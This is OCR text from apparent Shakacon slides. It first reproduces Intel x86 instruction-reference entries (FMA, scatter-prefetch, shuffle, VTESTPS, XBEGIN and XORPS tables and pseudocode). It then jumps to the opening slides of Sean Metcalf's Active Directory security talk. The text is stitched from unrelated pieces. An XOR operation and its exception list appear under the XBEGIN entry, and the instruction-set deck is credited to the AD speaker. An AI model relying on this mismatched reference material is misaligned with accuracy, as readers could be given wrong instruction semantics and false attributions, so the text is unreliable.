

SHAKACON
SUN, SURF, & C SHELLS



X86 Instruction Set


A Journey through Intel Processors

SHAKACON
SUN, SURF, & C SHELLS


Sean Metcalf


749
INS4004J



C8008-1
0594B





A80186
L6054158
Ⓜ©'78'82






intel®
i960®
A80960HA33
L9057A01B
INTEL©1995
MALAY


intel
i386
A80386DX-20
SX214
©INTEL '85


intel
i860
A80860XR-33
SX352
I1322504
INTEL©:88:89


intel®
i486™DX2™
INTEL©'89'93


intel®
pentium™



Intel® 64 and IA-32 Architectures Software Developer's Manual

Volume 2 (2A, 2B, 2C & 2D): Instruction Set Reference, A-Z

NOTE: The Intel 64 and IA-32 Architectures Software Developer's Manual consists of three volumes: *Basic Architecture*, Order Number 253665; *Instruction Set Reference A-Z*, Order Number 325383; *System Programming Guide*, Order Number 325384. Refer to all three volumes when evaluating your design needs.

Contents [hide]




Figure 5-10. VFIXUPIMMPS Immediate Control Description

https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-instruction-set-reference-manual-325383.pdf

VFMADDSUB132PS DEST, SRC2, SRC3

```
IF (VEX.128) THEN
    MAXNUM ←2
ELSEIF (VEX.256)
    MAXNUM ← 4
FI
For i = 0 to MAXNUM -1{
    n ← 64*i;
    DEST[n+31:n] ←RoundFPControl_MXCSR(DEST[n+31:n]*SRC3[n+31:n] - SRC2[n+31:n])
    DEST[n+63:n+32] ←RoundFPControl_MXCSR(DEST[n+63:n+32]*SRC3[n+63:n+32] + SRC2[n+63:n+32])
}
IF (VEX.128) THEN
    DEST[MAX_VL-1:128] ←0
ELSEIF (VEX.256)
    DEST[MAX_VL-1:256] ← 0
FI
```

VFMADDSUB213PS DEST, SRC2, SRC3

```
IF (VEX.128) THEN
    MAXNUM ←2
ELSEIF (VEX.256)
    MAXNUM ← 4
FI
For i = 0 to MAXNUM -1{
    n ← 64*i;
    DEST[n+31:n] ←RoundFPControl_MXCSR(SRC2[n+31:n]*DEST[n+31:n] - SRC3[n+31:n])
    DEST[n+63:n+32] ←RoundFPControl_MXCSR(SRC2[n+63:n+32]*DEST[n+63:n+32] + SRC3[n+63:n+32])
}
IF (VEX.128) THEN
    DEST[MAX_VL-1:128] ←0
ELSEIF (VEX.256)
    DEST[MAX_VL-1:256] ← 0
FI
```

https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-instruction-set-reference-manual-325383.pdf

Contents [hide]

VFMSUB231PD DEST, SRC2, SRC3 (EVEX encoded versions, when src3 operand is a register)

```
(KL, VL) = (2, 128), (4, 256), (8, 512)
IF (VL = 512) AND (EVEX.b = 1)
    THEN
        SET_RM(EVEX.RC);
    ELSE
        SET_RM(MXCSR.RM);
FI;
FOR j ← 0 TO KL-1
    i ← j * 64
    IF k1[j] OR *no writemask*
        THEN DEST[i+63:i] ←
            RoundFPControl(SRC2[i+63:i]*SRC3[i+63:i] - DEST[i+63:i])
        ELSE
            IF *merging-masking*                    ; merging-masking
                THEN *DEST[i+63:i] remains unchanged*
                ELSE                                ; zeroing-masking
                    DEST[i+63:i] ← 0
            FI
    FI;
ENDFOR
DEST[MAX_VL-1:VL] ← 0
```

https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-instruction-set-reference-manual-325383.pdf

Contents [hide]

VSCATTERPF1DPS/VSCATTERPF1QPS/VSCATTERPF1DPD/VSCATTERPF1QPD—Sparse Prefetch Packed SP/DP Data Values with Signed Dword, Signed Qword Indices Using T1 Hint with Intent to Write

Opcode/ Instruction	Op/ En	64/32 bit Mode Support	CPUID Feature Flag	Description
EVEX.512.66.0F38.W0 C6 /6 /vsib VSCATTERPF1DPS vm32z {k1}	T1S	V/V	AVX512PF	Using signed dword indices, prefetch sparse byte memory locations containing single-precision data using writemask k1 and T1 hint with intent to write.
EVEX.512.66.0F38.W0 C7 /6 /vsib VSCATTERPF1QPS vm64z {k1}	T1S	V/V	AVX512PF	Using signed qword indices, prefetch sparse byte memory locations containing single-precision data using writemask k1 and T1 hint with intent to write.
EVEX.512.66.0F38.W1 C6 /6 /vsib VSCATTERPF1DPD vm32y {k1}	T1S	V/V	AVX512PF	Using signed dword indices, prefetch sparse byte memory locations containing double-precision data using writemask k1 and T1 hint with intent to write.
EVEX.512.66.0F38.W1 C7 /6 /vsib VSCATTERPF1QPD vm64z {k1}	T1S	V/V	AVX512PF	Using signed qword indices, prefetch sparse byte memory locations containing double-precision data using writemask k1 and T1 hint with intent to write.

https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-instruction-set-reference-manual-325383.pdf

Contents [hide]

VSCATTERPF1DPS (EVEX encoded version)

```
(KL, VL) = (16, 512)
FOR j ← 0 TO KL-1
    i ← j * 32
    IF k1[j]
        Prefetch( [BASE_ADDR + SignExtend(VINDEX[i+31:i]) * SCALE + DISP], Level=1, RFO = 1)
    FI;
ENDFOR
```

VSCATTERPF1DPD (EVEX encoded version)

```
(KL, VL) = (8, 512)
FOR j ← 0 TO KL-1
    i ← j * 64
    k ← j * 32
    IF k1[j]
        Prefetch( [BASE_ADDR + SignExtend(VINDEX[k+31:k]) * SCALE + DISP], Level=1, RFO = 1)
    FI;
ENDFOR
```

VSCATTERPF1QPS (EVEX encoded version)

```
(KL, VL) = (8, 512)
FOR j ← 0 TO KL-1
    i ← j * 64
    IF k1[j]
        Prefetch( [BASE_ADDR + SignExtend(VINDEX[i+63:i]) * SCALE + DISP], Level=1, RFO = 1)
    FI;
ENDFOR
```

VSCATTERPF1QPD (EVEX encoded version)

```
(KL, VL) = (8, 512)
FOR j ← 0 TO KL-1
    i ← j * 64
    k ← j * 64
    IF k1[j]
        Prefetch( [BASE_ADDR + SignExtend(VINDEX[k+63:k]) * SCALE + DISP], Level=1, RFO = 1)
    FI;
ENDFOR
```

https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-instruction-set-reference-manual-325383.pdf

Contents [hide]

VSHUFF32x4/VSHUFF64x2/VSHUFI32x4/VSHUFI64x2—Shuffle Packed Values at 128-bit Granularity

Opcode/ Instruction	Op/ En	64/32 bit Mode Support	CPUID Feature Flag	Description
EVEX.NDS.256.66.0F3A.W0 23 /r ib VSHUFF32X4 ymm1{k1}{z}, ymm2, ymm3/m256/m32bcst, imm8	FV	V/V	AVX512VL AVX512F	Shuffle 128-bit packed single-precision floating-point values selected by imm8 from ymm2 and ymm3/m256/m32bcst and place results in ymm1 subject to writemask k1.
EVEX.NDS.512.66.0F3A.W0 23 /r ib VSHUFF32x4 zmm1{k1}{z}, zmm2, zmm3/m512/m32bcst, imm8	FV	V/V	AVX512F	Shuffle 128-bit packed single-precision floating-point values selected by imm8 from zmm2 and zmm3/m512/m32bcst and place results in zmm1 subject to writemask k1.
EVEX.NDS.256.66.0F3A.W1 23 /r ib VSHUFF64X2 ymm1{k1}{z}, ymm2, ymm3/m256/m64bcst, imm8	FV	V/V	AVX512VL AVX512F	Shuffle 128-bit packed double-precision floating-point values selected by imm8 from ymm2 and ymm3/m256/m64bcst and place results in ymm1 subject to writemask k1.
EVEX.NDS.512.66.0F3A.W1 23 /r ib VSHUFF64x2 zmm1{k1}{z}, zmm2, zmm3/m512/m64bcst, imm8	FV	V/V	AVX512F	Shuffle 128-bit packed double-precision floating-point values selected by imm8 from zmm2 and zmm3/m512/m64bcst and place results in zmm1 subject to writemask k1.
EVEX.NDS.256.66.0F3A.W0 43 /r ib VSHUFI32X4 ymm1{k1}{z}, ymm2, ymm3/m256/m32bcst, imm8	FV	V/V	AVX512VL AVX512F	Shuffle 128-bit packed double-word values selected by imm8 from ymm2 and ymm3/m256/m32bcst and place results in ymm1 subject to writemask k1.
EVEX.NDS.512.66.0F3A.W0 43 /r ib VSHUFI32x4 zmm1{k1}{z}, zmm2, zmm3/m512/m32bcst, imm8	FV	V/V	AVX512F	Shuffle 128-bit packed double-word values selected by imm8 from zmm2 and zmm3/m512/m32bcst and place results in zmm1 subject to writemask k1.
EVEX.NDS.256.66.0F3A.W1 43 /r ib VSHUFI64X2 ymm1{k1}{z}, ymm2, ymm3/m256/m64bcst, imm8	FV	V/V	AVX512VL AVX512F	Shuffle 128-bit packed quad-word values selected by imm8 from ymm2 and ymm3/m256/m64bcst and place results in ymm1 subject to writemask k1.
EVEX.NDS.512.66.0F3A.W1 43 /r ib VSHUFI64x2 zmm1{k1}{z}, zmm2, zmm3/m512/m64bcst, imm8	FV	V/V	AVX512F	Shuffle 128-bit packed quad-word values selected by imm8 from zmm2 and zmm3/m512/m64bcst and place results in zmm1 subject to writemask k1.

https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-instruction-set-reference-manual-325383.pdf

Contents [hide]

VTESTPD/VTESTPS—Packed Bit Test

Opcode/ Instruction	Op/ En	64/32 bit Mode Support	CPUID Feature Flag	Description
VEX.128.66.0F38.W0 0E /r VTESTPS *xmm1, xmm2/m128*	RM	V/V	AVX	Set ZF and CF depending on sign bit AND and ANDN of packed single-precision floating-point sources.
VEX.256.66.0F38.W0 0E /r VTESTPS *ymm1, ymm2/m256*	RM	V/V	AVX	Set ZF and CF depending on sign bit AND and ANDN of packed single-precision floating-point sources.
VEX.128.66.0F38.W0 0F /r VTESTPD *xmm1, xmm2/m128*	RM	V/V	AVX	Set ZF and CF depending on sign bit AND and ANDN of packed double-precision floating-point sources.
VEX.256.66.0F38.W0 0F /r VTESTPD *ymm1, ymm2/m256*	RM	V/V	AVX	Set ZF and CF depending on sign bit AND and ANDN of packed double-precision floating-point sources.

https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-instruction-set-reference-manual-325383.pdf

Contents [hide]

XBEGIN — Transactional Begin

Opcode/Instruction	Op/ En	64/32bit Mode Support	CPUID Feature Flag	Description
C7 F8 XBEGIN rel16	A	V/V	RTM	Specifies the start of an RTM region. Provides a 16-bit relative offset to compute the address of the fallback instruction address at which execution resumes following an RTM abort.
C7 F8 XBEGIN rel32	A	V/V	RTM	Specifies the start of an RTM region. Provides a 32-bit relative offset to compute the address of the fallback instruction address at which execution resumes following an RTM abort.

Instruction Operand Encoding

Op/En	Operand 1	Operand2	Operand3	Operand4
A	Offset	NA	NA	NA

https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-instruction-set-reference-manual-325383.pdf

Contents [hide]

Operation

DEST ← DEST XOR SRC;

Flags Affected

The OF and CF flags are cleared; the SF, ZF, and PF flags are set according to the result. The state of the AF flag is undefined.

Protected Mode Exceptions

#GP(0)	If the destination operand points to a non-writable segment.
	If a memory operand effective address is outside the CS, DS, ES, FS, or GS segment limit.
	If the DS, ES, FS, or GS register contains a NULL segment selector.
#SS(0)	If a memory operand effective address is outside the SS segment limit.
#PF(fault-code)	If a page fault occurs.
#AC(0)	If alignment checking is enabled and an unaligned memory reference is made while the current privilege level is 3.
#UD	If the LOCK prefix is used but the destination is not a memory operand.

Real-Address Mode Exceptions

#GP	If a memory operand effective address is outside the CS, DS, ES, FS, or GS segment limit.
#SS	If a memory operand effective address is outside the SS segment limit.
#UD	If the LOCK prefix is used but the destination is not a memory operand.

Virtual-8086 Mode Exceptions

#GP(0)	If a memory operand effective address is outside the CS, DS, ES, FS, or GS segment limit.
#SS(0)	If a memory operand effective address is outside the SS segment limit.
#PF(fault-code)	If a page fault occurs.
#AC(0)	If alignment checking is enabled and an unaligned memory reference is made.
#UD	If the LOCK prefix is used but the destination is not a memory operand.

Compatibility Mode Exceptions

Same exceptions as in protected mode.

https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-instruction-set-reference-manual-325383.pdf

Contents [hide]

XORPS—Bitwise Logical XOR of Packed Single Precision Floating-Point Values

Opcode/ Instruction	Op / En	64/32 bit Mode Support	CPUID Feature Flag	Description
0F 57 /r XORPS xmm1, xmm2/m128	RM	V/V	SSE	Return the bitwise logical XOR of packed single-precision floating-point values in xmm1 and xmm2/mem.
VEX.NDS.128.0F.WIG 57 /r VXORPS xmm1,xmm2, xmm3/m128	RVM	V/V	AVX	Return the bitwise logical XOR of packed single-precision floating-point values in xmm2 and xmm3/mem.
VEX.NDS.256.0F.WIG 57 /r VXORPS ymm1, ymm2, ymm3/m256	RVM	V/V	AVX	Return the bitwise logical XOR of packed single-precision floating-point values in ymm2 and ymm3/mem.
EVEX.NDS.128.0F.W0 57 /r VXORPS xmm1 {k1}{z}, xmm2, xmm3/m128/m32bcst	FV	V/V	AVX512VL AVX512DQ	Return the bitwise logical XOR of packed single-precision floating-point values in xmm2 and xmm3/m128/m32bcst subject to writemask k1.
EVEX.NDS.256.0F.W0 57 /r VXORPS ymm1 {k1}{z}, ymm2, ymm3/m256/m32bcst	FV	V/V	AVX512VL AVX512DQ	Return the bitwise logical XOR of packed single-precision floating-point values in ymm2 and ymm3/m256/m32bcst subject to writemask k1.
EVEX.NDS.512.0F.W0 57 /r VXORPS zmm1 {k1}{z}, zmm2, zmm3/m512/m32bcst	FV	V/V	AVX512DQ	Return the bitwise logical XOR of packed single-precision floating-point values in zmm2 and zmm3/m512/m32bcst subject to writemask k1.

Instruction Operand Encoding

Op/En	Operand 1	Operand 2	Operand 3	Operand 4
RM	ModRM:reg (r, w)	ModRM:r/m (r)	NA	NA
RVM	ModRM:reg (w)	VEX.vvvv	ModRM:r/m (r)	NA
FV	ModRM:reg (w)	EVEX.vvvv	ModRM:r/m (r)	NA

https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-instruction-set-reference-manual-325383.pdf

The Current State of Active Directory Security

Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

ABOUT


- Founder Trimarc (Trimarc.io), a professional services company that helps organizations better secure their Microsoft platform, including the Microsoft Cloud.
- Microsoft Certified Master (MCM) Directory Services
- Speaker: Black Hat, Blue Hat, BSides, DEF CON, DerbyCon, Shakacon, Sp4rkCon
- Security Consultant / Researcher
- AD Enthusiast - Own & Operate ADSecurity.org (Microsoft platform security info)

AGENDA

- Current Threat Landscape
- Cloud AD
- Typical Security Issues
- Expanding AD Permissions
- Detection
- Recommendations

Slides: Presentations.ADSecurity.org

Current Threat Landscape



The Current State of Security:

The Good

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

